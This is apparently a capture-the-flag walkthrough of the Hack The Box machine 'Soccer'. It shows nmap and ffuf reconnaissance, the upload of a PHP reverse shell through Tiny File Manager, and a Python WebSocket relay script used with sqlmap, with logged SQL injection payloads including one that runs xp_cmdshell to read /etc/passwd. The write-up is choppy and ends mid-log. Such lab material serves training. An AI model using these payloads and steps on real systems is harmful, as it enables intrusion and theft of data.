Soccer Walthough

First of all, can we get information about the ports in the host machine and about the machine itself? We have to look.

“nmap -sC -sV 10.10.11.194 >> nmap.txt”

The output we got,

```
┌──(kali㉿kali)-[~/Soccer/src]
└─$ cat nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-10 02:24 +03
Nmap scan report for soccer.htb (10.10.11.194)
Host is up (0.065s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)
|   256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)
|_  256 5797565def793c2fcbdb35fff17c615c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Soccer - Index
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Mon, 09 Jan 2023 23:24:15 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Mon, 09 Jan 2023 23:24:15 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
```

Firstly try in the firefox but once we assign host name.

```
┌──(kali㉿kali)-[~]
└─$ sudo vim /etc/hosts
```

Then,

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
[redacted]
[redacted]                              kali
# The following lines are desirable for IPv6 capable hosts
:[redacted]lhost ip6-localhost ip6-loopback
f[redacted]allnodes
f[redacted]allrouters
10.10.11.194 soccer.htb
```

Now here we need to find the alt tabs. We will use the FFuf tool and use the "seclists". If you don't have the seclist try these commands

“ sudo apt update “


“ sudo apt install seclists “


“ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -t 100 -mc 200,301 -u http[:\\]soccer.htb/FUZZ “

and we took this output on our terminal


```
┌──(kali㉿kali)-[/]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -t 100 -mc 200,301 -u http://soccer.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3

________________________________________________

 :: Method           : GET
 :: URL              : http://soccer.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,301
________________________________________________

                        [Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 64ms]
                        [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 64ms]
:: Progress: [26584/26584] :: Job [1/1] :: 1526 req/sec :: Duration: [0:00:17] :: Errors: 2 ::
```

we do googling that “tiny file manager” and we find github page and source code.







We login with admin's user in tiny file manager system. We found the upload page with a few clicks. This page seems this like;




I thought of the "reverse shell" method and I prepared a shell and uploaded it. https://github.com/pentestmonkey/php-reverse-shell address very useful shell.






lets see hosts file



once sign up fake email and password. And we try login with fake email-password.




View page source code

```
121                     <span class="mb-2">Price</span>
122                         <h5>Free</h5>
123                 </div>
124             </div>
125             <p>** Please don't forget your ticket number. **</p>
126         </div>
127     </div>
128     <script>
129         var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
130         window.onload = function () {
131
132         var btn = document.getElementById('btn');
133         var input = document.getElementById('id');
134
```


```
┌──(kali㉿kali)-[~/Soccer/src]
└─$ cat test.py
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://soc-player.soccer.htb:9091"

def send_ws(payload):
        ws = create_connection(ws_server)
        # If the server returns a response on connect, use below line
        #resp = ws.recv() # If server returns something like a token on connect you can find and extract from here

        # For our case, format the payload in JSON
        message = unquote(payload).replace('"','\'') # replacing " with ' to avoid breaking JSON structure
        data = '{"id":"%s"}' % message

        ws.send(data)
        resp = ws.recv()
        ws.close()

        if resp:
                return resp
        else:
                return ''

def middleware_server(host_port,content_type="text/plain"):

        class CustomHandler(SimpleHTTPRequestHandler):
                def do_GET(self) -> None:
```

EDIT


kali@kali: ~/Soccer/src
kali@kali: ~/Soccer/src
kali@kali: ~/Soccer/src
kali@kali: ~
kali@kali: ~
┌──(kali㉿kali)-[~/Soccer/src]
└─$ python3 test.py
[+] Starting MiddleWare Server
[+] Send payloads in http://localhost:8081/?id=*
127.0.0.1 - - [12/Jan/2023 12:37:09] "GET /?id= HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:09] "GET /?id=6wMeP=5604%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%
%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20../%2F../%2Fetc%2Fpasswd%27%29%23 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:09] "GET /?id= HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:09] "GET /?id=6277 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:09] "GET /?id=%2C%29%29%22%27%2C..%2C%2C HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:10] "GET /?id=%27gbvFcr%3C%27%22%3ELGyE5k HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:10] "GET /?id=%29%20AND%202429%3D3367%20AND%20%286702%3D6702 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:10] "GET /?id=%29%20AND%206940%3D6940%20AND%20%285396%3D5396 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:11] "GET /?id=%20AND%203869%3D3444 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:11] "GET /?id=%20AND%206940%3D6940 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:11] "GET /?id=%27%29%20AND%205324%3D3150%20AND%20%28%27HsUB%27%3D%27HsUB HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:11] "GET /?id=%27%29%20AND%206940%3D6940%20AND%20%28%27wyyi%27%3D%27wyyi HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:12] "GET /?id=%27%20AND%204830%3D4669%20AND%20%27Zguv%27%3D%27Zguv HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:12] "GET /?id=%27%20AND%206940%3D6940%20AND%20%27vQsI%27%3D%27vQsI HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:12] "GET /?id=%20AND%207524%3D4585--%20aCYV HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:12] "GET /?id=%20AND%206940%3D6940--%20jMMP HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:13] "GET /?id=%28SELECT%20%28CASE%20WHEN%20%287899%3D2252%29%20THEN%20%27%27%20ELSE%20%28SELECT%202252%20UNION%20SELECT%202626%29%20END%29%29 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:13] "GET /?id=%28SELECT%20%28CASE%20WHEN%20%284554%3D4554%29%20THEN%20%27%27%20ELSE%20%28SELECT%201240%20UNION%20SELECT%204262%29%20END%29%29 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:13] "GET /?id=%29%20AND%20EXTRACTVALUE%285881%2CCONCAT%280%5c%2C0%7171626271%2C%28SELECT%20%28ELT%285881%3D5881%2C1%29%29%29%2C0%717a716b71%29%29%20AND%20%285846%3D5846 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:14] "GET /?id=%20AND%20EXTRACTVALUE%285881%2CCONCAT%280%5c%2C0%7171626271%2C%28SELECT%20%28ELT%285881%3D5881%2C1%29%29%29%2C0%717a716b71%29%29 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:14] "GET /?id=%27%29%20AND%20EXTRACTVALUE%285881%2CCONCAT%280%5c%2C0%7171626271%2C%28SELECT%20%28ELT%285881%3D5881%2C1%29%29%29%2C0%717a716b71%29%29%20AND%20%28%27uvKS%27%3D%27uvKS HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:14] "GET /?id=%27%20AND%20EXTRACTVALUE%285881%2CCONCAT%280%5c%2C0%7171626271%2C%28SELECT%20%28ELT%285881%3D5881%2C1%29%29%29%2C0%717a716b71%29%29%20AND%20%27Sems%27%3D%27Sems HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2023 12:37:14] "GET /?id=%20AND%20EXTRACTVALUE%285881%2CCONCAT%280%5c%2C0%7171626271%2C%28SELECT%20%28ELT%285881%3D5881%2C1%29%29%29%2C0%717a716b71%29%29--%20qdmC HTTP/1.1" 200 -
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://localhost:8081/?id=*" --dbs
{1.6.12#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are n
sponsible for any misuse or damage caused by this program
[*] starting @ 12:37:04 /2023-01-12/
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[12:37:09] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able to run properly
[12:37:09] [INFO] testing connection to the target URL
[12:37:09] [WARNING] turning off pre-connect mechanism because of incompatible server ('SimpleHTTP/0.6 Python/3.10.9')
[12:37:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:37:09] [INFO] testing if the target URL content is stable
[12:37:09] [INFO] target URL content is stable
[12:37:09] [INFO] testing if URI parameter '#1*' is dynamic
[12:37:09] [INFO] URI parameter '#1*' appears to be dynamic
[12:37:10] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[12:37:10] [INFO] testing for SQL injection on URI parameter '#1*'
[12:37:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
